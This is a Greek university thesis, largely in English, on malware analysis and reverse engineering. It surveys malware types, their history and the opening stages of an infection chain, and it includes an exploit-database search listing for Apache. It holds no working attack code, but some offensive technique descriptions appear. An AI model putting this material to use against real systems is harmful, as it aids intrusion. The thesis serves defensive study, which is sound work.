ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ ΜΕ ΕΦΑΡΜΟΓΕΣ ΣΤΗ ΒΙΟΙΑΤΡΙΚΗ

Μεθοδολογική ανάλυση και εφαρμοσμένη ανάστροφη μηχανική σε νεότερα κακόβουλα λογισμικά

Καλαϊτζίδης Άγγελος Ταξιάρχης

ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ ΜΕ ΕΦΑΡΜΟΓΕΣ ΣΤΗ ΒΙΟΙΑΤΡΙΚΗ

Μεθοδολογική ανάλυση και εφαρμοσμένη ανάστροφη μηχανική σε νεότερα κακόβουλα λογισμικά

Καλαϊτζίδης Άγγελος Ταξιάρχης

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Επιβλέπων/σα

Σπαθούλας Γεώργιος

Μέλος ΕΔΙΠ

Λαμία, 2022

Με ατομική μου ευθύνη και γνωρίζοντας τις κυρώσεις [(1)], που προβλέπονται από της διατάξεις της παρ. 6 του άρθρου 22 του Ν. 1599/1986, δηλώνω ότι:

1. *Δεν παραθέτω κομμάτια βιβλίων ή άρθρων ή εργασιών άλλων αυτολεξεί* ***χωρίς να τα περικλείω σε εισαγωγικά*** *και χωρίς να αναφέρω το συγγραφέα, τη χρονολογία, τη σελίδα. Η αυτολεξεί παράθεση χωρίς εισαγωγικά χωρίς αναφορά στην πηγή, είναι λογοκλοπή. Πέραν της αυτολεξεί παράθεσης, λογοκλοπή θεωρείται και η παράφραση εδαφίων από έργα άλλων, συμπεριλαμβανομένων και έργων συμφοιτητών μου, καθώς και η παράθεση στοιχείων που άλλοι συνέλεξαν ή επεξεργάσθηκαν, χωρίς αναφορά στην πηγή. Αναφέρω πάντοτε με πληρότητα την πηγή κάτω από τον πίνακα ή σχέδιο, όπως στα παραθέματα.*

2. *Δέχομαι ότι η αυτολεξεί* ***παράθεση χωρίς εισαγωγικά****, ακόμα κι αν συνοδεύεται από αναφορά στην πηγή σε κάποιο άλλο σημείο του κειμένου ή στο τέλος του, είναι αντιγραφή. Η αναφορά στην πηγή στο τέλος π.χ. μιας παραγράφου ή μιας σελίδας, δεν δικαιολογεί συρραφή εδαφίων έργου άλλου συγγραφέα, έστω και παραφρασμένων, και παρουσίασή τους ως δική μου εργασία.*

3. *Δέχομαι ότι υπάρχει επίσης περιορισμός στο μέγεθος και στη συχνότητα των παραθεμάτων που μπορώ να εντάξω στην εργασία μου εντός εισαγωγικών. Κάθε μεγάλο παράθεμα (π.χ. σε πίνακα ή πλαίσιο, κλπ), προϋποθέτει ειδικές ρυθμίσεις, και όταν δημοσιεύεται προϋποθέτει την άδεια του συγγραφέα ή του εκδότη. Το ίδιο και οι πίνακες και τα σχέδια*

4. *Δέχομαι όλες τις συνέπειες σε περίπτωση λογοκλοπής ή αντιγραφής.*

Ημερομηνία: 18/01/2022

Ο – Η Δηλ.

(1) «Όποιος εν γνώσει του δηλώνει ψευδή γεγονότα ή αρνείται ή αποκρύπτει τα αληθινά με έγγραφη υπεύθυνη δήλωση του άρθρου 8 παρ. 4 Ν. 1599/1986 τιμωρείται με φυλάκιση τουλάχιστον τριών μηνών. Εάν ο υπαίτιος αυτών των πράξεων σκόπευε να προσπορίσει στον εαυτόν του ή σε άλλον περιουσιακό όφελος βλάπτοντας τρίτον ή σκόπευε να βλάψει άλλον, τιμωρείται με κάθειρξη μέχρι 10 ετών.

Μεθοδολογική ανάλυση και εφαρμοσμένη ανάστροφη μηχανική σε νεότερα κακόβουλα λογισμικά

« Methodological malware analysis and applied reverse engineering on modern malware »

Καλαϊτζίδης Άγγελος Ταξιάρχης

Τριμελής Επιτροπή:

Σπαθούλας Γεώργιος, Μέλος ΕΔΙΠ

Αναγνωστόπουλος Ιωάννης, Καθηγητής

Κακαρούντας Αθανάσιος, Αναπληρωτής Καθηγητής

Ευχαριστίες

Μαζί με την ολοκλήρωση της παρούσας πτυχιακής εργασίας ολοκληρώνεται και ένας κύκλος σπουδών, ένας κύκλος που αποτελεί ορόσημο για εμένα. Κοιτώντας πίσω συνειδητοποιώ πως εντός αυτών των χρόνων ανακάλυψα τα πραγματικά μου ενδιαφέροντα, έμαθα, εξελίχθηκα και έλαβα γνώσεις που θα αποτελέσουν χρήσιμα εργαλεία για τα μελλοντικά μου βήματα.

Θέλω αρχικά να ευχαριστήσω τον επιβλέποντα καθηγητή μου, κύριο Σπαθούλα Γεώργιο, για την άριστη συνεργασία μας, για την ευκαιρία που μου έδωσε και για το γεγονός ότι πίστεψε σε εμένα και στην ιδέα της παρούσας πτυχιακής. Επίσης θέλω να ευχαριστήσω και όλους τους καθηγητές για τα εφόδια που μου έδωσαν ο καθένας τους ξεχωριστά.

Τέλος θα ήθελα να ευχαριστήσω τους ανθρώπους μου, εκείνους που με στήριξαν από την αρχή, την οικογένειά μου ιδιαίτερα την μητέρα και τον αδερφό μου, εκείνους που πίστεψαν σε εμένα στην πορεία καθώς και εκείνους που γνωρίζοντας το ή όχι συνέβαλαν με τον δικό τους τρόπο σε αυτό το ταξίδι.

"I am not a visionary. I'm an engineer. I'm happy with the people who are wandering around looking at the stars, but I am looking at the ground and I want to fix the pothole before I fall in.”

— Linus Torvalds

Table of Contents

Abstract

Εισαγωγή

Τα τελευταία χρόνια παρατηρείται ραγδαία αύξηση των περιστατικών μόλυνσης συστημάτων από κακόβουλα λογισμικά, ενώ τα αποτελέσματα αυτών μπορεί να αποβούν μοιραία τόσο για τους χρήστες όσο και για τους οργανισμούς στους οποίους ανήκουν οι υπολογιστές στόχοι. Τα κακόβουλα λογισμικά, χωρίζονται σε κατηγορίες βάση της λειτουργικότητάς και του απώτερου στόχου που έχουν. Η ιστορία τους χαρακτηρίζεται από φάσεις έξαρσης διαφορετικών κατηγοριών, ξεκινώντας από την δεκαετία του 70 μέχρι και σήμερα. Στο θεωρητικό μέρος της εργασίας εξετάστηκε η παρούσα κατάσταση που επικρατεί όσον αφορά τα κακόβουλα λογισμικά, πιο συγκεκριμένα αναλύθηκε η λεγόμενη «αλυσίδα της μόλυνσης», δηλαδή η διαδικασία μόλυνσης και ο κύκλος ζωής ενός κακόβουλο λογισμικού. Επίσης αναλύθηκαν και οι κύριοι τρόποι αντιμετώπισης τους. Στην παρούσα ανάλυση εξετάστηκαν τόσο οι τεχνικές που χρησιμοποιούνται από κακόβουλα λογισμικά για την διαφυγή τους από αυτοματοποιημένες μηχανές αναγνώρισης και από ανάλυση από ερευνητές καθώς και πως αυτές μπορούν να νικηθούν. Επιπροσθέτως εξετάστηκαν οι γνωστότεροι μέθοδοι ανάλυσης κακόβουλων λογισμικών και τα εργαλεία τα οποία μπορούν να χρησιμοποιηθούν για έναν τέτοιο σκοπό σε περιβάλλον λειτουργικού συστήματος Windows.

Επίσης, πραγματοποιήθηκε και μία μελέτη περίπτωσης, καθώς αναλύθηκε το κακόβουλο λογισμικό EMOTET, (με hash: `8e2c31a8aa7def76cef7d74d3144a2db13d200f7`), που χρησιμοποιήθηκε κατά την καμπάνια του Φθινοπώρου του 2019, με στόχο την εξαγωγή πληροφοριών για τον χαρακτηρισμό του ιού σε πραγματικά περιβάλλοντα. Εφαρμόστηκαν τεχνικές αντίστροφης μηχανικής και ανάλυσης κακόβουλων λογισμικών ώστε να επιτευχθεί ο στόχος στον οποίο και καταλήξαμε εξάγοντας έναν κανόνα YARA ο οποίος χρησιμοποιήθηκε για την αναγνώριση του.

Λέξεις-Κλειδιά

κακόβουλο λογισμικό, αντίστροφη μηχανική, EMOTET, αλυσίδα μόλυνσης

Introduction

In recent years, there has been a rapid increase in cases of malware infecting systems, and the results can be fatal for both users and the organizations to which the target computers belong. Malware is divided into categories based on their functionality and the ultimate goal they have. With their history being characterized by phases of exacerbation of each category, starting from the 70's until today. In the theoretical part of the work, the current situation regarding malware was examined, more specifically, the so-called "infection chain" was analyzed, i.e., the infection process and the life cycle of a malware. As well as the main ways of dealing with them were analyzed. In the present analysis, both the techniques used by malicious software for their escape from both automated identification machines and by analysis by researchers were examined, as well as how they can be defeated. In addition, the most well-known malware analysis methods and finally the tools that can be used for such a purpose in a Windows operating environment were examined. Additionally, there was a case study of the malicious EMOTET software was analyzed, namely the hash: 8e2c31a8aa7def76cef7d74d3144a2db13d200f7, part of the Autumn 2019 campaign, with the aim of extracting information about the characterization of the virus in real environments. Reverse engineering and malware analysis techniques were applied to achieve the goal we achieved by exporting a YARA rule which was used to identify it.

Key Words

malware, reverse engineering, EMOTET, infection chain

Chapter 1

Introduction

1.1 The term “Malware”

Malicious software, in short “malware”, is the software developed to cause intentionally damage or exfiltrate information from a computer network or a computer. Malicious software can be used for a variety of reasons, such as cyberterrorism, hacktivism, infrastructure scale attacks and directed attacks. [1]

1.2 Software & Malware

The term malware can be conceived as a descriptive term of software programs with a malicious behavior. Legitimate software and malware share more similarities than differences, to be more precise the core differences between them is the functionality which incites from different drives.

While common software is designed to automate, help, or implement a useful functionality, malwares are being used for a variety of reasons ranging from disruption attacks against organizations or complex systems, to exfiltration of highly undisclosed information out of a human target. Similarly, to any other category of software their variety of polymorphism leads to a classification which depends on their functionality. However, since in software in general the functionality is directly connected with its implementation and malwares are no exception, different categories of malwares tend to have distinct characteristics on their source code.

Another difference that malwares tend to have in contrast to common software is that of “obscure” source code. Malwares in order to achieve their goals, sometimes abuse characteristics of the underlying operating systems in such a way that may seem abstruse, but such a behavior has reasoning that will be discussed in depth later on.

1.3 Modern Malware Categories

1.3.1 Trojan Horse

Trojan horse derives its name from the Greek mythological structure of the trojan horse of Troy. Similar to the myth, trojan horses deceive the target using social engineering techniques to install themselves in a computer, thus infecting the system. Common attack vectors of trojan horses include malicious documents spreading through email, pirated software that has been tampered (also known as “backdoor”) to install the malware, phishing campaigns run by the malicious actors and freeware that comes with the malware. [2]

Trojans target stealing personal information, such as banking credentials, or turning the target computer into a bot commonly part of a larger group of bots named “botnet”. Bots are the lowest in the hierarchy of the botnet, command, and control (C&C or C2) servers are the most significant nodes. Botnets nefarious acts usually include coordinated attacks (e.g., Distributed Denial of Service – DDoS) or distribution of other types of malwares such as ransomwares or cryptojackers using their infrastructure. [3]

In spite of this, trojans as a single instance are characterized by a great variety of modules and functionalities, regardless the target of their botnet, if they belong in one. Malwares of this type with spying capabilities have been developed as weapons against targets of interest in the context of cyberwar. Examples of government developed trojans are the MiniPanzer, MegaPanzer, R2D2 and Magic Lantern of the Swiss, German, and US government.[4] [5] Hardware trojans have been developed in the past as a measure to remain undetected from the operating system. Products crafted for specific audiences, such as known business firms or governments, which are common targets for criminals, are being modified in hardware level. Trojans are being also used by security professionals during assessments of infrastructures, known as penetration tests. In that case, the malwares used shall not infect computers outside the organization. Such a piece of malware is the enterprise product Cobalt Strike. [6]

Other notable mentions of this category are:

- Zeus trojan and botnet
- Dridex (aka Bugat, Cridex) banking trojan and botnet
- Trickbot banking trojan and botnet

- Kronos (aka Osiris) banking trojan and botnet
- Emotet (aka Mealybug, Geodo) malware distributor, botnet

1.3.2 Ransomware

Ransomware is a type of malware designed to make profit by blackmailing its victims. It either encrypts personal files in the filesystem such as photos, documents and others or collects personal information through processes, such as taking photos of the victim, or recording communication sessions (message logs, calls etc.) Consequently, a ransom is demanded, hence its name ransom software, to provide the decryption key in the first case, or to not publish data in social media in the latter case.[7] Notably, the payment is usually asked to be made either in a cryptocurrency, such as Bitcoin or Monero, or through a third-party service e.g., Paysafe, using that the cybercriminals try to avoid being traced.[8]

Ransomwares tend to rely on trojan's infrastructure to spread, although there have been cases where ransomwares spread without user interaction (e.g., NotPetya and WannaCry) exploiting vulnerabilities to infect other computers.

Although ransomwares were documented to exists since early '90s under the name of AIDS trojan it was only 2012 when a significant rise of ransomware backed attacks occurred[9] and started rising. In 2016 Symantec reported a rise of 267% in ransomwares across the malware landscape. Nowadays, ransomware attacks are popular are a major threat, and cause severe damage to organizations and individuals. The actors responsible for the attacks are after the material earnings or popularity.

Ransomwares commonly encrypt the files of the victim system using a unique key or pair of keys in the case of asymmetric encryption. Commonly, ransomware authors hold a master key based on which, all the encrypted file across all the infected machines can be decrypted. Thus, each infected computer can be decrypted in two ways by using the unique decryption key that may be acquired upon paying a ransom or using the master key. Since decryption using more than one keys would break the fundamental idea of encryption, it is common for each infected computer to get a unique ID that is known to the victim. Based upon this unique id and the master key the unique key gets generated.

```
encryptionKey = implementationDependentFunction(masterKey, uniqueID);
```

Notable ransomwares:

- Conti ransomware
- Ryuk ransomware
- GandGrab ransomware
- Petya ransomware
- CryptoLocker

1.3.3 Worms

Worms are malwares that can penetrate a network and spread automatically by replicating themselves, without user interaction. Worm malwares can also belong to other categories such as trojans or ransomwares since a computer worm describes the ability and not the functionality of the malware itself. To spread alongside a network, they either perform local IP and port scanning for specific services or fetch personal information from an infected host such as email addresses or contact entries and abuse them. Although, the infection medium can differ, depending on the implementation of the worm malware, the way it is abused does not. Precisely, worms exploit software errors (commonly referred as “bugs”) to force the target software operate under their will performing arbitrary commands. The piece of software that worms commonly abuse are accessible either within a network or over the internet in default configuration of the host. [10]

- ILOVEYOU worm
- Morris Worm
- Code Red worm
- myDoom worm
- WannaCry ransomware

1.3.4 Rootkits & Bootkits

Modern operating systems divide the different contexts of code execution in 4 levels, commonly named rings of execution. This is to offer an abstraction layer between the application interface and the underlying hardware. With that being said, the less abstracted from hardware's architecture a piece of code is the lowest its execution ring, and the greater its control upon the hardware. The majority of applications run in ring 3 user-space context which is considered the less privileged context, this must not be mistaken with the user access privilege separation (e.g., root/user in Linux or Administrator / User in Windows), in case they need to communicate with the underlying hardware they interact with the available interfaces (system calls to communicate with kernel stacks, IOCTLs to communicate with device drivers and TRAPs to handle low level software errors). Ring 2 and ring 1 are held for device drivers and hypervisors, since third party vendors (e.g., keyboard/mouse vendors' drivers) run in this context but they do need significant control upon hardware, execution in these contexts can be considered privileged but it remains separated by the lowest ring 0. Device drivers, interact with the kernel using exported in-kernel API's such as the KMDF/WDM Microsoft's API. The piece of code that interacts directly with the hardware is named kernel and runs in ring 0 which is considered as the most privileged execution frame, although this is not the first piece of code being executed when a computer starts.[11]




Figure 1.3.1 Graphical representation of the 4 different execution rings in modern operating systems. Ring 0 is used for kernel code execution also named kernel land, ring 1 and ring 2 are used for device drivers while applications only run with ring 3 privileges also named userland.

When a computer starts the bootstrap sequence is followed before the execution gets passed to the kernel, part of the process is the reading of a hard drive located area of memory called master boot record which holds the bootstrapping code. The piece of code stored in the MBR is considered safe since the operating system's vendor is responsible to develop it.

Rootkits are programs that exploit that chain of trust on the integrity of the lower-level software stacks. They use the privileges that they gain by executing code in these environments to evade malware detection mechanisms, escape from restricted containers (e.g., sandboxes) and provide persistency to their commanders. Rootkits can be of four types, userland rootkits, virtual machine / hypervisor based, kernel mode and bootloader based.

Userland Rootkits

Userland rootkits, are ring 3 processes that have acquired the highest level of privilege in the operating system's access control mechanism. They abuse their privileges to hide in the user-space using techniques similar to the ones found in kernel modules, such as in process API hooking or process enumeration. It may also use other process's address space to hide in using a set of techniques called process injections. It is considered the less harmful out of the four categories since it runs in the least privileged mode. [12]

Hypervisor Rootkits

Hypervisor based rootkits are relatively rare in comparison to the other categories (one publicly acknowledged called – "Blue Pill") but are weaponizing modern CPUs' virtualization capabilities to hide from detection mechanisms. The idea behind hypervisor rootkits is that they try hook a ring 3 process of interest by virtualizing its environment, intercepting every attempt of communication with the OS, and altering the data being sent and received.[13], [14] Hypervisor rootkits usually operate in ring 2 or ring 1.

Kernel Rootkits

Kernel rootkits abuse the context of execution in the lower rings. They have been proven to be significantly hard to detect since the detection mechanisms available in modern systems run with the same privileges, if not with less privileges, with the rootkit. It's the most common category of rootkits, and they functionality ranges from full enumeration of the system to provision persistence and information gathering.[15]

Bootkits – Firmware rootkits

Bootkits and firmware-based rootkits, in contrast to kernel-based rootkits which most of the times come in the form of a kernel module (e.g., a driver), are infecting the storage files or the hardware that are part of the initialization sequence. This type of rootkits can be detected using signature-based detection with the official vendor released files.[16]

Notable rootkits:

- Machiavelli rootkit
- Stuxnet worm
- Suterusu rootkit
- NTRootkit rootkit
- LoJax bootkit

1.3.5 Spyware / Keyloggers

The exponential growth of information stored in computer systems is providing a fertile ground for emerging threats to exploit the trust being shown on them .[17] The motives of digital espionage can vary, while the acts may come from malicious or nation-state actors. [18]. Spywares are the weapons of digital espionage operations; they are pieces of software that aim to gather information and send them to someone remotely, their target is usually to harm the victim. Their form can vary, as they have been spotted to operate as applications (e.g., the Pegasus spyware) or as webpages that collect information from the browser (e.g., the CoolWebSearch search engine).

Spywares share similarities with other categories of malwares such as trojans, and rootkits. They try to stay as concealed and persistent as possible, and for that they may try to elevate their privileges or even change their context of execution. A category of spywares that's been shown to abuse similar techniques are the keylogger

spywares. Keyloggers, can be standalone or modules in other malwares, they abuse a way to hook the I/O of the user, to intercept his/her keyboard presses, thus being able to log everything being typed to the computer (including passwords, personal messages etc.).

Notable spywares:

- FinFisher spyware
- CoolWebSearch
- Pegasus Spyware
- Onavo VPN
- Agent Tesla RAT

1.3.6 Cryptojackers

Cryptocurrencies are digital goods that are designed to be mediums of exchange, they are usually produced by solving difficult and computationally intensive challenges such as finding a value that its hash conforms to some strict rules (e.g., starting with several zero digits), a process called “mining”. They have gained and are continuously gaining popularity both as investment mediums, because of the high volatility of their exchange value.[19] When “Satoshi Nakamoto” created the first distributed cryptocurrency, Bitcoin, he/she/they used the blockchain technology to provide privacy and data protection through anonymity of the network users, and reliability on the transactions through the “public ledger” concept.[20] Similar architecture has been followed by most of the cryptocurrencies that followed.

The rise of the cryptocurrencies played a significant role in how modern malwares are designed, for example they form a medium for ransomwares to demand their pay. Several cryptocurrencies which have been designed with privacy in such as Monero, are being abused from a category of malwares called Cryptojackers to make profit to their creators. Cryptojackers or cryptominers are malwares that after their infection they use the victim’s computer processing power to mine cryptocurrencies, indisposing the computer to function properly. Since crypto mining malwares, commonly use the victim’s CPU processing power rather than a GPU’s or an ASIC’s they are known to form botnets of mining nodes so that they can rely on profitability in scale.

Notable Cryptojackers:

- Coinimp
- CoinHive
- Coinminer cryptojacker

1.3.7 Adware

Adwares are programs that display advertisements with ultimate goal the profit out of the pay-per-click or pay-per-view business model. They are classified as potentially unwanted software (PUP) and not strictly as malwares since most of the times they don't satisfy all the requirements to do so. The main functionality of adware programs is to force the user into clicking unwanted links or bloat the webpages that the user visits with malicious ads. Even though this activity can be considered malicious, since it may require abuse of malicious techniques to be achieved such as process injection, it does not directly damage the user or the computer other than making user experience frustrating.[21]

In contrast to that, there have been cases were adwares collaboratively operate with severely malicious categories of malwares such as trojans and spywares. Another exception to the aforementioned PUP definition is the infamous Fireball adware which infected approximately 250 million computers around the world. It maliciously injects itself into the browser in order to hijack it, forcing the user to browse the internet through a specific search engine, and displaying malicious ads. On top of that, it has capabilities of dropping other various kinds of malware and downloading and installing browser extensions which might be malicious or not.[22]

Notable Adwares:

- Fireball
- Appearch
- Gator

1.4 History of Malware

Through the years malwares evolved from primitive programs which their target was to make a computer unusable for example by filling the screen with flickering graphics, to highly sophisticated programs capable to form a greater infrastructure ready to be offered as a service. The drive change was the crucial factor that led malware infrastructures to reach a maturity level. First malwares in the early 70s and 80s were mostly created through results of experimental attempts to bend a computer's normal functionality, while today malwares are mostly created either as means of cyberwar or as means of illegal profit.

1.4.1 Early computing era –'70s / '80s

The computer virus idea starts long before microcomputers and personal computers became popular in the 70s. John Von Neumann described the idea of a self-replicating program in the late 40s which was eventually published under the name of "Theory of self-reproducing automata" in 1966. An implementation of his theory was published in 1972 by Veith Risak who created the Von Neumann's virus in assembly language for the SIEMENS 4004/35 computer. The first industry made experimental virus was named "The Creeper" and did nothing other than replicating itself, printing a message and trying to spread via the ARPANET in PDP-10 computers. Malwares of this era were spread through physical transmission by copying themselves to a movable storage media such as a floppy disk and transmitting itself while the media was being used at another computer. Typical examples of this category are the "Elk Cloner" virus, which was the first widely spread computer virus[23], the Brain boot sector virus, which was the first MS-DOS malware developed in mid 80s which was created to test loopholes at the company of its creators[24].

1.4.2 Rise of the commercial software & Worms – ‘90s / ‘00s

During the following decades, software became even more publicly accessible through commercial products although digital security awareness used to be in childish stages. This was a fertile ground, aspiring to hackers to abuse, and exploit kits and worms were the dominant category of malwares during this era. Software since it was written without the security in mind, contained critical bugs that were being abused by malwares to enable spreading. Typical examples were the SQL Slammer worm which exploited a vulnerability in the MS SQL server to spread and the Sandmind worm which exploited several vulnerabilities in the IIS web server and the Sun Solaris operating system[25], [26]. Several worms of this era are responsible for infections of large scale, such as the ILOVEYOU virus which infected approximately fifty million computers or the myDoom virus which is the fastest spreading malware observed with approximately 350-400 thousand computers infections in approximately 24 hours.

During the mid-00s the first trojans made their appearance, trying to create botnets or exfiltrate banking information. That was because it was around that time that e-shopping and e-commerce applications started their initial steps side by side with the first online banking systems. In 2007, the Zeus banking trojan made its appearance, it is considered that it created the largest botnet until today, it was using social engineering and drive by download techniques to spread[27].

1.4.3 Botnets & Ransomwares & APTs – ‘10s - Present

The malware scene during the decade of 10s was dominated by two great epidemics of malware. The first one was by trojans that were trying to form botnets, turning computers into zombies capable of executing arbitrary commands remotely. Botnets were and still being used for three main reasons. Firstly, coordinated attacks against targeted infrastructures, as an example the Mirai trojan was infecting IoT devices abusing weak credentials to form a botnet, that is responsible for some of the largest DDoS attacks ever happened. Secondly, as infrastructure as a service / malware as a service (IaaS, MaaS) solution, some well-known trojans are renting their infrastructure to other malware families to distribute them, for example the Emotet trojan ended up being a malware distribution botnet. Lastly, as banking trojans which was the dominant category in the early 10s. Banking trojans are malwares that attack

the users of the infected computer, stealing their banking credentials, credit card data and crypto wallets and thus their money., A trojan that is capable of doing so is Trickbot which weaponizes the man-in-the-browser technique to achieve its target.


The second epidemic that is still present is brought by ransomwares, targeting both large scale organizations and personal computers. Ransomwares, apart from their main functionality which is to encrypt personal files and then ask for ransom , usually in cryptocurrencies, they tend to weaponize other techniques usually present in other categories of malwares. For example, the WannaCry ransomware was weaponizing the Eternal Blue vulnerability to achieve wormability,[28] the Petya ransomware was using overwriting the MBR to make the computer unusable until the ransom was paid, and the Titanium ransomware has advanced trojan characteristics such as backdoor provision to remote control. The Titanium ransomware was found for the first time in 2019 and it was made from an Advance Persistent Threat (APT) named PLATINUM[29]. APTs are state sponsored, or nation driven actors that use malwares as means of cyberwar. APT malwares are highly targeted and sophisticated since they are used as weapons against governments politicians and points of interest. Stuxnet, a malware, which is said to be developed collaboratively by the US and Israeli governments, targeting the Iranian nuclear program, it was using four previously undiscovered exploits for the Windows operating causing severe damage to PLC and SCADA systems which was ultimately targeting. There are in total 129 APT groups according to MITRE. [30]

Chapter 2

Discussion

2.1 Malware Infection chain

There's a distinct order of events that is being followed until a modern malware is able to achieve its target also known as the "Infection Chain". The infection chain describes the steps followed during a process of a target's infection from the moment when the victim interacts with an attack vector until the malicious actor abuses the high privileges that he acquired on his target to move laterally.



The infection chain can be divided into six phases which will be analyzed further bellow. However, some of the stages can be absent in malware attacks, for example the reconnaissance stage which is the first step towards an infection in which the malicious actors collect information regarding their target is absent, on mass scale distribution campaigns. Another, typical example of absence are trojans designed to infect a specific user for example, during a penetration test, thus the malware has no profit of performing lateral movement.[31]

Figure 2.2.1 Graph showing the six distinct phases of the Infection Chain: Reconnaissance, Infection Attack, Evading Network Detection, Evading System Detection, Persistence and Elevation of privileges and Lateral movement

2.1.1 Reconnaissance

Actors planning a malware attack go through an initial reconnaissance stage where they collect information about their target. Information such as common services running, points of communication between internal and external networks or the security policies being followed can be used against an organization in a potential attack. While information such as password strength and outdated software being used can be an attack surface for a person. Target of the reconnaissance stage is to enhance the chances of a successful attack by using the information obtained to determine the optimal attack vector for an attack and by optimizing the attack vectors that will be used in an attack.

2.1.2 Infection Attack Vectors

The second stage of a malware attack describes the infection of the target using one of the possible attack methods. The so known, attack vectors are the possible ways of breaking the security policy of an organization or a system gaining internal access to resources previously restricted. In the context of malwares, an attack vector expresses the possible infection methods that can be exploited to infect a target.

a. Exploiting known vulnerabilities & misconfigurations

One technique commonly integrated in malware is the exploitation of known vulnerabilities that have not been patched, or even if a patch exists an outdated version is installed on the target system and possible misconfigurations allowing specific attacks e.g., in an Active Directory environment. The fact that a vulnerability may be known doesn't mean that there's a public exploit available. A non-public exploit for a public vulnerability is called a 1-Day exploit, these have been used in the past from malwares (e.g., The EternalBlue exploit integration in the WannaCry ransomware).[28]

```
┌──(kali㉿kali)-[~]
└─$ searchsploit apache
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
Apache (Windows x86) - Chunked Encoding (Metasploit)
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
Apache - Arbitrary Long HTTP Headers (Denial of Service)
Apache - Arbitrary Long HTTP Headers Denial of Service
Apache - Denial of Service
Apache - httpOnly Cookie Disclosure
Apache - Remote Memory Exhaustion (Denial of Service)
Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing
```

Figure 2.2.2 Terminal output, the user is querying the ExploitDB for public exploits for the Apache Webserver in a Kali Linux operating system.

b. Physical Infection

Infection using physical mediums such as connecting a malicious floppy disk to a computer was a major attack vectors in primitive malwares. Nowadays, this technique is considered obsolete because of two reasons, firstly the attacker must be present physically to attack a victim and secondly the spreadability of infection is low, since only one initial target can be infected at a time. The malware can be redistributed from an infected machine through either another physically connected medium or through the network.[32]

